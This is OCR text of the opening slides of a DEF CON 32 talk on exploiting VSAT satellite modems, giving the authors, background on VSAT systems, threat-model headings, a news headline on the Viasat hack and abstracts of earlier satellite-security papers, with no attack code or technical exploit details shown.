CYD | CYBER DEFENCE CAMPUS

RUHR UNIVERSITÄT BOCHUM

ETH zürich


Schweizerische Eidgenossenschaft
Confédération suisse
Confederazione Svizzera
Confederaziun svizra

armasuisse

Breaking the Beam: Exploiting VSAT Satellite Modems from the Earth's Surface

Vincent Lenders, Johannes Willbold, Robin Bisping

DEF CON 32, Las Vegas



Ben Wicks / Unsplash

Introduction
About us

Vincent Lenders is a senior cybersecurity researcher with a strong focus on the security of wireless networks. He acts as the Head of Switzerland's Cyber-Defence Campus.



Johannes Willbold is a PhD student at the Ruhr University Bochum and researches the software security of space and satellite systems.



Robin Bisping is a graduate student from ETH Zurich and the Cyber-Defence Campus, where his research focused on the security of satellite systems.



Introduction
What is VSAT Satellite Communication?

VSAT = Very Small Aperture Terminal




maritime VSAT




terrestrial VSAT


Background
VSAT Satellite Communication Systems




Background
VSAT Satellite Communication Systems



Background
VSAT Satellite Communication Systems




Threat Models
1) Attacking the Central Hub





Businessweek
The Satellite Hack Everyone Is Finally Talking About
As Putin began his invasion of Ukraine, a network used throughout Europe—and by the Ukrainian military—faced an unprecedented cyberattack that doubled as an industrywide wake-up call.
By Katrina Manson
Illustrations by Jordan Speer
1 March 2023 at 00:01 GMT+1
https://www.bloomberg.com/features/2023-russia-viasat-hack-ukraine/

Threat Models
2) Attacking the Satellites



Threat Models
Our Previous Security Research on Attacking Satellites

IEEE Aerospace 2024



Satellite Cybersecurity Reconnaissance: Strategies and their Real-world Evaluation

Johannes Willbold
Chair for Systems Security
Ruhr University Bochum
johannes.willbold@rub.de

Franklyn Sciberras
Department of Computer Science
ETH Zürich
fsciberras@ethz.ch

Martin Strohmeier
Cyber-Defence Campus
armasuisse Science + Technology
martin.strohmeier@armasuisse.ch

Vincent Lenders
Cyber-Defence Campus
armasuisse Science + Technology
vincent.lenders@armasuisse.ch


***Abstract*—The security of satellite and space systems has become a pressing concern in recent years as various high-profile incidents involving satellite-based internet access have been observed in the context of the war in Ukraine. An increase in threat level is partly due to a) rapid advancements in affordable software-defined communications equipment, which have made it easier for attackers to gain communication capabilities with orbital assets and b) the increasing adoption of commercial off-the-shelf hardware and software components in spacecraft enhancing affordability and exposing potential vulnerabilities more easily. A recent study revealed that satellite software typically lacks sufficient protection against unauthorized access. However, it remains unclear how this inherent lack of security is critical to other satellites in orbit as no public work exists on cybersecurity reconnaissance. Hence, to date, identifying non-standard commands and assessing potential vulnerabilities are deemed challenging steps for attackers to perform.**

In light of this current state, this paper analyzes how attackers may conduct reconnaissance on satellites' capabilities without targeting the ground segment. We develop strategies

1. Introduction

The advent of novel mega-constellations in Low Earth Orbit (LEO), exemplified by Starlink, OneWeb, and others, is set to introduce an unprecedented number of satellites into space, potentially exceeding 100,000 in the coming years. These constellations will serve crucial communication functions, ranging from global navigation and positioning systems to consumer-oriented phone connections and imaging data services, playing an increasingly vital role in modern society's infrastructure. However, this growing reliance on satellite systems also attracts the attention of cyber attackers, given their critical position in communication and navigation networks. In the Ukraine war, incidents such as the major attack on the ViaSat network [1], [2], during the early stages and the reported Dozor-Teleport hack in 2023 [3] have received global attention. Ongoing disruptions of Global Navigation Satellite Systems (GNSS) worldwide illustrate the vulnerabilities and consequences of satellite cyber attacks [4].

IEEE S&P 2023



Space Odyssey: An Experimental Software Security Analysis of Satellites

Johannes Willbold*, Moritz Schloegel*‡, Manuel Vögele*, Maximilian Gerhardt*,
Thorsten Holz‡, Ali Abbasi‡

*Ruhr University Bochum, firstname.lastname@rub.de
‡CISPA Helmholtz Center for Information Security, lastname@cispa.de

***Abstract*—Satellites are an essential aspect of our modern society and have contributed significantly to the way we live today, most notable through modern telecommunications, global positioning, and Earth observation. In recent years, and especially in the wake of the *New Space Era*, the number of satellite deployments has seen explosive growth. Despite its critical importance, little academic research has been conducted on satellite security and, in particular, on the security of onboard firmware. This lack likely stems from by now outdated assumptions on achieving security by obscurity, effectively preventing meaningful research on satellite firmware.**


In this paper, we first provide a taxonomy of threats against satellite firmware. We then conduct an experimental security analysis of three real-world satellite firmware images. We base our analysis on a set of real-world attacker models and find several security-critical vulnerabilities in all analyzed

in 2022 [2]. The vast majority of these satellites form mega-constellations like *Starlink*, which plans to launch more than 40,000 satellites in the coming years [3].

Small satellites [4] are at the heart of this *New Space Era* as their size and the widespread use of Commercial off-the-shelf (COTS) components makes them affordable even for small institutions. Furthermore, they cover a broad spectrum of use cases ranging from commercial applications (like Earth observation, machine-to-machine communication, and Internet services) to research applications, such as technology testing, weather and earthquake forecasting, and even interplanetary missions [5]–[8].

Although their applications vary widely, small satellites commonly consist of radio equipment and microcontroller boards. Hence—in the broadest sense—they are computer systems connected to a ground station on Earth and, sometimes, even to other satellites. Because they rely on wireless

IEEE S&P 2020



A Tale of Sea and Sky
On the Security of Maritime VSAT Communications

James Pavur*, Daniel Moser†, Martin Strohmeier†, Vincent Lenders† and Ivan Martinovic*
*Oxford University
Email: *first.last*@cs.ox.ac.uk
†armasuisse
Email: *first.last*@armasuisse.ch

***Abstract*—Very Small Aperture Terminals (VSAT) have revolutionized maritime operations. However, the security dimensions of maritime VSAT services are not well understood. Historically, high equipment costs have acted as a barrier to entry for both researchers and attackers. In this paper we demonstrate a substantial change in threat model, proving practical attacks against maritime VSAT networks with less than $400 of widely-available television equipment. This is achieved through GSExtract, a purpose-built forensic tool which enables the extraction of IP traffic from highly corrupted VSAT data streams.**

